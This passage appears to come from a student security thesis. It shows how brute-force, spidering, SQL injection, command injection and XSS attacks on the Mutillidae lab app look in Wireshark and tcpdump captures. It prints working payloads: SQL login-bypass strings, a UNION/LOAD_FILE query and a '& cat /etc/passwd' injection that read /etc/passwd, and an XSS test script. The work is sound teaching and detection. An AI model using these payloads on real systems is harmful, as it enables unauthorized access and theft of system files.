


Figure 14. Wireshark output of session state attack

As Figure 15 shows, the application is indeed vulnerable and does not perform any checks and trusts the client completely. The attacker managed to get access to the application by another admin user, named adrian.

Figure 15. Successful session state attack

7 Bruteforce

Many web applications employ a login functionality, which presents a good opportunity for an attacker to exploit the login mechanism. The basic idea is that an attacker tries to guess usernames and passwords and thus gain unauthorized access to the application. Mostly brute-force attacks are done by using an automated tool with custom wordlists (Stuttard & Pinto, 2011).

In Figure 16. we can see the base request that will be made to the login.php. The following credentials will be used to create a brute-force attack with Burp Suite Intruder.

- admin - password
- admin - root
- admin - admin
- admin - qwerty




Figure 16. Bruteforce exploit base request

As seen in Figure 17. and 18. when a brute-force attack is being done it can be identified by seeing the POST requests made within a short amount of time. We can see from the wireshark and tcpdump results that five POST requests was made in under 0.5 seconds. This shows that some sort of automated tool has been used to make repeated login attempts against the application.

No.	Time	Source	Destination	Protocol	Length	Info
4	0.002248	172.16.40.133	172.16.40.132	HTTP	753	POST /mutillidae/index.php?page=login.php HTTP/1.1
10	0.124650	172.16.40.133	172.16.40.132	HTTP	766	POST /mutillidae/index.php?page=login.php HTTP/1.1
16	0.221755	172.16.40.133	172.16.40.132	HTTP	762	POST /mutillidae/index.php?page=login.php HTTP/1.1
22	0.322653	172.16.40.133	172.16.40.132	HTTP	763	POST /mutillidae/index.php?page=login.php HTTP/1.1
28	0.423092	172.16.40.133	172.16.40.132	HTTP	764	POST /mutillidae/index.php?page=login.php HTTP/1.1

Figure 17. Wireshark results for brute-force attack

00:00:00.002244 IP 172.16.40.133.47254 > 172.16.40.132.www: Flags [P.], seq 0:687, ack 1, win 183, options [nop,nop,TS val 398628 ecr 395203], length 687

00:00:00.124641 IP 172.16.40.133.47255 > 172.16.40.132.www: Flags [P.], seq 0:700, ack 1, win 183, options [nop,nop,TS val 398659 ecr 395233], length 700

00:00:00.221742 IP 172.16.40.133.47256 > 172.16.40.132.www: Flags [P.], seq 0:696, ack 1, win 183, options [nop,nop,TS val 398683 ecr 395258], length 696

00:00:00.322640 IP 172.16.40.133.47257 > 172.16.40.132.www: Flags [P.], seq 0:697, ack 1, win 183, options [nop,nop,TS val 398708 ecr 395283], length 697

00:00:00.423080 IP 172.16.40.133.47258 > 172.16.40.132.www: Flags [P.], seq 0:698, ack 1, win 183, options [nop,nop,TS val 398733 ecr 395308], length 698

Figure 18. Tcpdump results for brute-force attack

8 Spidering

When targeting an application it is important to know the structure of the application. This can be done through manual browsing or using an automated tool. Manual browsing can be very time consuming; it is necessary to walk through the application starting from the main initial page, following every link, and navigating through all functions, like registration and login. Some applications may have also a site map, which can help to enumerate the content (Stuttard & Pinto, 2011).

8.1 Robots.txt

Many web servers also contain a file named **robots.txt** in the web root. It contains a list of files and directories that the site does not want web spiders to visit or search engines to index. In some cases it is possible to find sensitive information or functionality (Lehman, J, 2011). In this example the attacker has requested the robots.txt file and found a directory called **passwords**, which contains all the usernames and passwords to the application.




Figure 19. Mutillidae robots.txt file

8.2 Identifying spidering

For comprehensive results about the application it is almost necessary to use an automated, more advanced technique. Downside for this technique is that it is more rigorous and identifiable. Some applications just requests many web pages in a short period of time.

As seen in Figure 20. the attacker has used Burp Suite spidering tool and the wireshark has captured the traffic. First point of interest is the timestamps of the requests. There's over 10 different requests made under 1 second. This would be impossible to do with manual browsing. Also when using an automated tool the source port is changing incrementally.




Figure 20. Wireshark output of spidering

```
00:00:00.002102 IP (tos 0x0, ttl 64, id 48311, offset 0, flags [DF], proto TCP (6),
length 381)
    172.16.40.133.49271 > 172.16.40.132.80: Flags [P.], cksum 0xf8d8 (correct), seq
0:329, ack 1, win 183, options [nop,nop,TS val 32198367 ecr 18038715], length 329
00:00:00.168578 IP (tos 0x0, ttl 64, id 12853, offset 0, flags [DF], proto TCP (6),
length 391)
    172.16.40.133.49272 > 172.16.40.132.80: Flags [P.], cksum 0x8d56 (correct), seq
0:339, ack 1, win 183, options [nop,nop,TS val 32198367 ecr 18038715], length 339
00:00:00.176908 IP (tos 0x0, ttl 64, id 24717, offset 0, flags [DF], proto TCP (6),
length 459)
    172.16.40.133.49273 > 172.16.40.132.80: Flags [P.], cksum 0x818f (correct), seq
0:407, ack 1, win 183, options [nop,nop,TS val 32198368 ecr 18038717], length 407
00:00:00. 180550 IP (tos 0x0, ttl 64, id 63050, offset 0, flags [DF], proto TCP (6),
length 412)
    172.16.40.133.49274 > 172.16.40.132.80: Flags [P.], cksum 0x4360 (correct), seq
0:360, ack 1, win 183, options [nop,nop,TS val 32198368 ecr 18038717], length 360
00:00:00.181135 IP (tos 0x0, ttl 64, id 24262, offset 0, flags [DF], proto TCP (6),
length 399)
    172.16.40.133.49275 > 172.16.40.132.80: Flags [P.], cksum 0xb8ee (correct), seq
0:347, ack 1, win 183, options [nop,nop,TS val 32198370 ecr 18038717], length 347
00:00:00.181496 IP (tos 0x0, ttl 64, id 26568, offset 0, flags [DF], proto TCP (6),
length 392)
    172.16.40.133.49276 > 172.16.40.132.80: Flags [P.], cksum 0xb247 (correct), seq
0:340, ack 1, win 183, options [nop,nop,TS val 32198370 ecr 18038717], length 340
```

Figure 21. Tcpdump output of spidering

9 Injection flaws

Most web applications consists of several different components; such as application server, web server and backend data store. All these components work together to produce a dynamic web application for the end user. These components store important and sensitive data (SANS 542.3, 2010).

Most commonly the applications use a common privilege level for all kinds of access to the data store and when processing the user's data. If an attacker can interfere with the application's interaction with the data store, it is possible to bypass any restrictions or controls and retrieve sensitive information about the application or its users (Stuttard & Pinto, 2011).

Most common are SQL injection, command injection and cross site scripting. In this type of flaws the attacker is able to inject content that the application uses. Basically the application is trusting the client and accepts its content without filtering or these filters can be bypassed (SANS 542.3, 2010). The injection flaws will be revised and examined in the following sections.




Figure 22. Injection flaws (SANS, 2010)

9.1 SQL Injection

SQL injection vulnerabilities allows an attacker to control what query is run by the application. To successfully exploit a SQL injection vulnerability the attacker needs to have an understanding of SQL and database structures. It is possible for an attacker to create users, modify transactions, change records or even port scan the internal network and much more. Basically the possibilities are limitless (OWASP, 2010).

For discovering SQL injection flaws the applications input fields are the point of interest. Anything that appears to be used in database interaction is the attack surface. One of the easiest way is just to introduce a common SQL delimiter, such as the single quote **’**. If the application breaks or produces a error message or page then it is most likely vulnerable to SQL injection (SANS 542.3, 2010).

In SQL injection attack the input is passed directly to query. The traditional example is **’ OR 1=1 --**, and the query becomes in the database **select user from users where login=” or 1=1 --’**. It should be noted that any true value works as well as it is not necessary to use only numeric values (SANS 542.3, 2010).

9.1.1 Identifying SQL Injection

The following input **anything’ OR ’x’=’x** is passed to exploit a SQL injection vulnerability in the mutillidae login form.

In Figure 23. and 24. we can see in the username and password fields that SQL injection exploit has been used.

```
▸ Frame 46: 772 bytes on wire (6176 bits), 772 bytes captured (6176 bits)
▸ Ethernet II, Src: Vmware_c7:b9:8f (00:0c:29:c7:b9:8f), Dst: Vmware_10:61:e7 (00:0c:29:10:61:e7)
▸ Internet Protocol Version 4, Src: 172.16.40.133 (172.16.40.133), Dst: 172.16.40.132 (172.16.40.132)
▸ Transmission Control Protocol, Src Port: 40452 (40452), Dst Port: http (80), Seq: 1, Ack: 1, Len: 706
▸ Hypertext Transfer Protocol
▾ Line-based text data: application/x-www-form-urlencoded
   username=anything' OR 'x'='x&password=anything' OR 'x'='x&login-php-submit-button=Login
```

Figure 23. Wireshark output of SQL injection

```
13:58:44.956864 IP (tos 0x0, ttl 64, id 57320, offset 0, flags [DF], proto TCP (6),
length 758)
    silverskin.local.42377 > mutillidae.local.www: Flags [P.], cksum 0x2aa2 (correct), seq
0:706, ack 1, win 183, options [nop,nop,TS val 20474258 ecr 20805184], length 706
E.....@.@.....(...(....P...x...O....*......
.8i..=v@POST /mutillidae/index.php?page=login.php HTTP/1.1

username=anything' OR 'x'='x&password=anything' OR
'x'='x&login-php-submit-button=Login
```

Figure 24. Tcpdump output of SQL injection

We can see that the attack was successful since the attacker was redirected straight to index.php instead of login.php, also the cookie information shows that the attacker gained unauthorized access as an admin user.




Figure 25. Successful SQL injection attack.

9.1.2 Reading files with SQL injection

As seen in the previous example the attacker was able to bypass the login functionality with SQL injection. Still, it offers a lot of possibilities and attack surfaces. This section will demonstrate how to read files through SQL injection. The query will use the **UNION** statement and the **load_file()** function (SANS 542.5, 2010).

The attacker inputs the following code:

' union select null,LOAD_FILE('../../../../../etc/passwd'),null,null,null --

Figure 26 shows that the mutillidae has decoded the ascii characters but still the attack was successful, as seen in Figure 27.




Figure 26. Wireshark output of SQL injection read file attack.




Figure 27. Successful SQL injection read file attack

9.2 Command Injection

Command injection is not as common in web applications as SQL injection. Unlike SQL injection where the attacker's goal is to retrieve information from the backend database. In command injection the attacker inputs operating system commands through the web application. This type of attack can be very powerful if the application is vulnerable and especially then if the commands can be run with root privileges (SANS 542.3, 2010).

9.2.1 Identifying Command Injection

Figure 28. shows a basic and successful command injection attack where the target's server password file is being requested. The following code was injected into the input field:

172.16.40.132 & cat /etc/passwd




Figure 28. Successful Command Injection attack

The wireshark output shows that the slash marks have been decoded from ascii to hexadecimal format producing the following output. This is done by the mutillidae, as it seems to decode user submitted input. If the code would have been injected through an interception proxy the output would have been in ascii.

172.16.40.132+cat+%2Fetc%2Fpasswd




Figure 29. Command Injection wireshark output

The tcpdump output is not showing any anomalies when comparing to the normal traffic. Only way to verify that the tcpdump output is the same as the wireshark is by checking the checksum value.

```
00:39:16.428840 IP (tos 0x0, ttl 64, id 64051, offset 0, flags [DF], proto TCP (6),
length 770)
    172.16.40.133.52964 > 172.16.40.132.www: Flags [P.], cksum 0xd893 (correct), seq
0:718, ack 1, win 183, options [nop,nop,TS val 10789132 ecr 10702520], length 718
E....3@.@.....(...(....P.r[>..~:..........
......N.POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1

target_host=172.16.40.132+%26+cat+%2Fetc%2Fpasswd&dns-lookup-php-submit-
button=Lookup+DNS
```

Figure 30. Command Injection tcpdump output

9.3 Cross Site Scripting

Cross Site Scripting (XSS) is also referred to as ”script injection”. It means that an attacker has the ability to inject malicious scripts into to the application and have a browser run it. There are three types of XSS; stored, reflective and DOM, which is used when attacking a non-web application client using JavaScript (SANS 542.3, 2010).

Stored XSS is targeted against the application and all of its users can be affected by the attack. Good example to use a stored XSS vulnerability is to inject a BeEF hook into the application, which will be discussed later. With reflective XSS target is just one client and the malicious script needs to be sent to the client by placing the script in URL (SANS 542.3, 2010).

XSS vulnerabilities can be exploited multiple ways. Most typical attacks are for example reading cookies or redirecting a user into malicious site. Also modifying the content on a page, which gives an opportunity for the attacker to run any kind of custom code within the JavaScript language (Stuttard & Pinto, 2011).

Discovering XSS vulnerabilities can be quite simple, using only a browser and injecting JavaScript into various input fields in the application. The simplest method is to just input the following code **<script>alert(xss)</script>** into any input field and see if the application will run the code (SANS 542.3, 2010). There is also a good cheat sheet for different kinds of XSS attacks, offered by ha.ckers.org.[5]

9.3.1 Stored XSS vulnerabilities

In a stored XSS vulnerability the attacker uses for example a web site's message board to place malicious scripts in other user's browsers. With a successful attack it is possible to gain unauthorized access to the web site. Figure 31. illustrates how an attacker can exploit a stored XSS vulnerability to perform a session hijacking attack (Stuttard & Pinto, 2011).




Figure 31. The steps involved in a stored XSS attack. (Stuttard & Pinto, 2011)

9.3.2 Reflective XSS vulnerabilities

Reflective XSS attacks are more simple to perform than stored attacks. The attacker only needs to place the malicious script in the URL or in a POST request to a site and the script is returned immediately (SANS 542.3, 2010).

---

5 http://ha.ckers.org/xss.html

